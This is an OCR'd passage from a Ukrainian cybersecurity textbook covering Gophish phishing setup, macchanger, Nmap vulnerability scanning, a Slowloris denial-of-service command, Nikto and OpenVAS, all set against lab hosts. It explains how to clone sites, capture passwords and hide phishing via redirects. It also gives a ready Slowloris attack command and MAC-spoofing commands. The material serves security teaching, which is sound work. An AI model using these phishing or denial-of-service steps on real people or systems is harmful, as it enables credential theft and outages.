


Рис. 6.9 Інтерфейс створення нової фішингової сторінки в Gophish

Рис 6.9 показує інтерфейс створення нової фішингової сторінки. Назва фішингової сторінки в рамках програми вказується в полі Name. Gophish пропонує зручні інструменти для клонування справжніх вебсайтів та створення фішингових сторінок. Функція імпорту сайту (Import Site) дозволяє швидко клонувати існуючу сторінку, просто вказавши URL-адресу сайту. Gophish завантажує HTML-код та ресурси сайту, створюючи точну копію сторінки. Це спрощує процес створення фішингових сторінок, оскільки користувачеві не потрібно вручну створювати HTML або стилі. Після імпорту сторінки користувач може редагувати HTML-код, додаючи додаткові форми для збору даних або змінюючи текст/візуальні елементи. Це дозволяє персоналізувати сторінку або адаптувати її для конкретної фішингової кампанії. У редакторі користувач може створювати або редагувати HTML-код сторінки. Після клонування сторінки Gophish дозволяє легко налаштувати збір введених даних через форми, наприклад, логінів, паролів, або інших конфіденційних даних. Опція Capture Submitted Data автоматично збирає всі

дані, які користувачі вводять на клонованій сторінці, а опція Capture Passwords додає можливість збереження паролів, введених користувачами, що є важливим для фішингових атак. Після введення даних користувачів можна перенаправляти на справжній сайт через опцію Redirect to. Це допомагає приховати факт фішингової атаки, оскільки користувач може не помітити нічого підозрілого, коли його перенаправлять на справжній сайт.




Рис. 6.10 Інтерфейс створення шаблону електронного листа фішингової кампанії в Gophish

Рис 6.10 демонструє інтерфейс створення нового шаблону електронного листа фішингової кампанії. Його ключовими елементами є: поля Name, для введення назви шаблону електронного листа, та Subject, для введення теми електронного листа, а також кнопка Import Email, що дозволяє імпортувати існуючий електронний лист у Gophish, щоб використати його як шаблон для фішингових кампаній. Є можливість редагувати лист як у форматі тексту (Text), так і в HTML-форматі. Лист персоналізований за допомогою тегів для вставки імені одержувача ({{.FirstName}}) та відправника ({{.From}}). У листі надається посилання начебто на сайт https://cheezburger.lab/, але справжні посилання ({{.URL}}) можуть вести на підроблені сайти.

На рис. 6.11 вказаний інтерфейс Gophish для перегляду результатів фішингової кампанії. Угорі вказано назву конкретної фішингової кампанії. На панелі інструментів є можливості: повернення до попереднього екрану (Back), експорту результатів у форматі CSV (Export CSV), завершення кампанії (Complete), видалення кампанії (Delete), оновлення даних для отримання актуальних результатів (Refresh). На осі позначено графічне відображення часу, коли відбувалися ключові події (надсилання листів, відкриття, кліки на посилання тощо, Campaign Timeline). Відображаються основні статистичні дані: кількість надісланих, відкритих листів, користувачів, що клікнули на посилання у листі, заповнили та відправили дані через фішингову форму та

листів, що було позначено як фішингові. В таблиці наведено інформацію про окремих одержувачів: ім'я та прізвище одержувача, адреса електронної пошти, посада, стан листа (чи був він надісланий, відкритий тощо), чи повідомив одержувач про лист як про фішинговий. Цей інтерфейс дозволяє детально відстежувати ефективність фішингової кампанії: від кількості надісланих листів до того, скільки користувачів взаємодіяли з ними (відкривали, клікали на посилання, надсилали дані) або повідомляли про фішинг.




Рис. 6.11 Інтерфейс Gophish для перегляду результатів фішингової кампанії

Окрім Gophish, існують інші популярні програми і фреймворки, які широко використовуються для проведення фішингових кампаній, тестування безпеки та навчання співробітників, наприклад: SET (Social-Engineer Toolkit), що є частиною фреймворку Kali Linux, Phishing Frenzy та King Phisher, що є інструментами з відкритим вихідним кодом.

Macchanger

Macchanger – це інструмент, який дозволяє змінювати MAC-адресу мережевого інтерфейсу на Linux. MAC-адреса (Media Access Control) – це унікальний ідентифікатор для мережевих інтерфейсів, який призначається виробником. Macchanger дозволяє змінити цю адресу, що може бути корисно для підвищення конфіденційності або для обходу мережевих обмежень. Macchanger може автоматично призначати випадкову MAC-адресу,

встановити конкретну MAC-адресу, показувати поточну MAC-адресу інтерфейсу і порівнювати її з тією, що була призначена виробником. Генерація випадкових MAC-адрес використовується для забезпечення анонімності в мережах, що корисно для уникнення відстеження або ідентифікації пристрою за допомогою MAC-адреси. При підключенні до публічних мереж зміна MAC-адреси може знизити ризик відстеження пристрою. В деяких випадках, коли мережі прив'язують доступ до конкретних MAC-адрес, Macchanger може бути використаний для тестування або обходу таких обмежень.




Рис. 6.12 Приклад використання Macchanger

Перегляд поточної MAC-адреси:

macchanger -s <інтерфейс>

Зміна на випадкову MAC-адресу:

macchanger -r <інтерфейс>

Відновлення початкової MAC-адреси:

macchanger -p <інтерфейс>

Зміна на конкретну MAC-адресу:

macchanger -m XX:XX:XX:XX:XX:XX <інтерфейс>

Типи сканування

Типи сканування поділяються на кілька основних категорій, кожна з яких має своє призначення та застосовується для різних елементів інфраструктури:

– **Сканування мережі**. Його метою є виявлення активних пристроїв у мережі, відкритих портів, доступних сервісів і вразливостей, що

допомагає ідентифікувати потенційні загрози або неправильно налаштовані пристрої.

- **Сканування хоста** використовується для вивчення окремих систем (комп'ютерів, серверів), виявлення встановленого ПЗ, відкритих портів, версій операційних систем і вразливостей на рівні хоста. Воно може бути більш глибоким, ніж мережеве сканування, і направлене на конкретний хост.
- **Сканування додатку** застосовується для вивчення вразливостей у вебдодатках та інших програмних продуктах та включає перевірку захищеності інтерфейсів API, вебсайтів, пошук SQL-ін'єкцій, XSS та інших вразливостей, характерних для програмного рівня.
- **Сканування баз даних** фокусується на виявленні проблем у системах управління базами даних, таких як неправильні права доступу, SQL-ін'єкції, небезпечні конфігурації та важливе для захисту даних від несанкціонованого доступу.
- **Сканування бездротової точки доступу** використовується для перевірки безпеки бездротових мереж та може включати виявлення відкритих мереж, вразливих точок доступу Wi-Fi, перевірку шифрування, захист від несанкціонованих підключень.

Nmap

Nmap (скорочення від Network Mapper) [22,23,24] – це інструмент для сканування мереж, який використовується для дослідження мережевої інфраструктури та виявлення її вразливостей. Він дозволяє отримати інформацію про активні хости в мережі, відкриті порти, доступні сервіси, операційні системи та версії ПЗ. Може виявити, які порти відкриті на цільових хостах, що допомагає визначити, які сервіси запущені на цих портах (наприклад, вебсервери, бази даних тощо). За допомогою аналізу мережевого трафіку він може ідентифікувати, яка операційна система працює на певному хості. Також може визначити версії ПЗ, що працюють на серверах, що дозволяє ідентифікувати можливі вразливості.

Приклад команди Nmap:

```
nmap -sS 192.168.1.1
```

Ця команда виконує SYN-сканування на хості з IP-адресою *192.168.1.1*.

Рис. 6.13 показує результат сканування портів з використанням утиліти Nmap для IP-адреси 192.168.0.184. Сканування виявило 24 відкритих порти на цій IP-адресі, які використовуються різними сервісами.

Для сканування на відомі вразливості з використанням Nmap, можна скористатися скриптами з NSE (Nmap Scripting Engine), які можуть автоматично перевіряти наявність вразливостей на сканованих хостах. Найпопулярніший скрипт для цього – vuln.

[22] Nmap. URL: http://nmap.org/
[23] Посібник з Nmap. URL: https://hackyourmom.com/kibervijna/posibnyk-z-nmap/
[24] Calderon P. Nmap Network Exploration and Security Auditing Cookbook, 2021. 436 p.




Рис. 6.13 Сканування портів за допомогою Nmap

Основні команди Nmap для сканування на вразливості:

1. **Основне сканування з перевіркою вразливостей**.

nmap --script vuln <target>

Команда виконує сканування цільового хосту на наявність вразливостей, використовуючи кілька скриптів, які входять до категорії vuln.

2. **Використання конкретного скрипта для вразливостей**. Якщо потрібно перевірити конкретну вразливість або набір вразливостей, можна використовувати конкретні скрипти.

nmap --script http-vuln-cve2017-5638 -p80 <target>

Сканує вебсервер на порту 80 для вразливості CVE-2017-5638.

Після виконання сканування буде отримано перелік вразливостей, їх критичність, та, можливо, посилання на експлойти або додаткову інформацію. Рекомендується виконувати сканування з правами адміністратора (sudo), щоб отримати найточніші результати.

Рис. 6.14 показує вразливості сервера ProFTPD версії 1.3.1, який працює на порту 2121/tcp та надає сервіс FTP. Перелічено кілька вразливостей разом з їх CVE (Common Vulnerabilities and Exposures) і SSV (Security Support Value) ідентифікаторами, а також посиланнями на експлойти для цих вразливостей. Кожна вразливість має певний рейтинг критичності (бал за шкалою 10 балів). Всі зазначені вразливості позначені як EXPLOIT, що вказує на наявність публічно доступних експлойтів, які можуть бути використані для атаки на цей сервер.




Рис. 6.14 Сканування вразливостей за допомогою Nmap

Приклад команди, що використовує Nmap для перевірки цільового хоста на вразливість до атаки Slowloris:

```
nmap --script http-slowloris --max-parallelism 400 192.168.1.1 -vv
```

--script http-slowloris – вказує на використання скрипта http-slowloris, який перевіряє сервер на вразливість до атаки Slowloris.

--max-parallelism 400 – задає максимальну кількість паралельних перевірок, що дозволяє значно прискорити процес сканування.

192.168.1.1 – IP-адреса цільового хоста, який сканується на вразливість до атаки Slowloris.

-vv – подвійний параметр -v включає підвищений рівень деталізації виводу, надаючи користувачеві більше інформації про процес сканування.

Команда, що запускає скрипт slowloris.pl, який є Perl-реалізацією атаки типу Slowloris:

```
./slowloris.pl -dns 192.168.1.1 -port 80 -num 500
```

./slowloris.pl – виконання скрипта slowloris.pl.

-dns 192.168.1.1 – IP-адреса цільового сервера, на який буде здійснюватись атака.

-port 80 – порт, який використовується для HTTP-запитів.

-num 500 – кількість одночасних підключень, які буде відкрито та підтримуватись скриптом під час атаки. Цей параметр визначає інтенсивність атаки.

Ця команда запускає атаку типу Slowloris на вебсервер, що працює на IP-адресі *192.168.1.1* на порту *80*. Атака створює *500* одночасних підключень, які будуть намагатися залишатися відкритими, надсилаючи лише часткові запити. Це може призвести до виснаження ресурсів сервера, через що він стане недоступним для інших користувачів.

Nikto

Nikto – це інструмент для сканування вебсерверів на наявність вразливостей. Він допомагає виявити потенційно небезпечні файли, вразливі скрипти, застарілі версії ПЗ та інші загрози безпеці, що можуть бути використані зловмисниками для атак.

```
root@kali:~# nikto -h 192.168.6.2 -ssl
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.6.2
+ Target Hostname:    192.168.6.2
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=CA/ST=None/L=NB/O=None/CN=angelsscooters.lab
                   Altnames: angelsscooters.lab
                   Ciphers:  TLS_AES_256_GCM_SHA384
                   Issuer:   /C=US/ST=NY/L=NY/O=Rangeforce/CN=ca.lab
+ Start Time:         2023-06-16 13:29:46 (GMT0)
---------------------------------------------------------------------------
+ Server: nginx/1.18.0 (Ubuntu)
+ /: Cookie PHPSESSID created without the secure flag. See: https://developer
.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Cookie PHPSESSID created without the httponly flag. See: https://develop
er.mozilla.org/en-US/docs/Web/HTTP/Cookies
```

Рис. 6.15 Сканування за допомогою Nikto

На рис. 6.15 показаний скріншот командного рядка Linux, де використовується інструмент Nikto для сканування вебсервера за IP-адресою *192.168.6.2* з використанням SSL (порт *443*). Сертифікат виданий для *CN=angelsscooters.lab*, шифр – *TLS_AES_256_GCM_SHA384*, видавник сертифіката – *CN=ca.lab*, сервер – *nginx/1.18.0 (Ubuntu)*. Вразливості, виявлені під час сканування: файл *cookie PHPSESSID* створений без прапорців *secure* (без шифрування), *httponly* (доступним для JavaScript), що може бути використане для атак через XSS (міжсайтовий скриптинг). Цей результат показує, що вебсервер має проблеми з безпекою, пов'язані із налаштуваннями cookie.

Greenbone OpenVAS

Greenbone OpenVAS (Open Vulnerability Assessment System)[25] – це інструмент для сканування вразливостей у мережах та системах. Він є частиною платформи Greenbone Security Manager і забезпечує комплексний підхід до управління вразливостями. OpenVAS використовується для виявлення та аналізу вразливостей. Він включає тисячі тестів для виявлення вразливостей, які регулярно оновлюються, щоб охоплювати нові загрози. Може сканувати IP-адреси та діапазони для виявлення активних хостів, відкритих портів і служб. Проводить детальний аналіз знайдених вразливостей, надаючи рекомендації для їх усунення. Генерує докладні звіти, які можуть бути налаштовані відповідно до вимог організації, включаючи рейтинги ризиків та пріоритети усунення. Може інтегруватися з іншими системами та інструментами безпеки для автоматизації процесів управління вразливостями. Є частиною Greenbone Community Edition, що робить його

[25] Greenbone OpenVAS. URL: https://www.openvas.org/

доступним для широкого використання, особливо серед спільноти з відкритим вихідним кодом.




Рис. 6.16 Інтерфейс створення нової цілі в Greenbone OpenVAS

На рис. 6.16 показано інтерфейс створення нової цілі в інструменті Greenbone OpenVAS для сканування вразливостей.




Рис. 6.17 інтерфейс користувача в Greenbone OpenVAS

Рис. 6.17 показує інтерфейс користувача, що відображає активні завдання. Перша кругова діаграма показує кількість завдань за класом серйозності, графік – результати по хостах, на яких знайдено найбільше критичних проблем, друга кругова діаграма – завдання, що перебувають в стані, що виконуються. Таблицю показує інформацію про поточні завдання, їх назву, статус виконання (20%), кількість звітів.

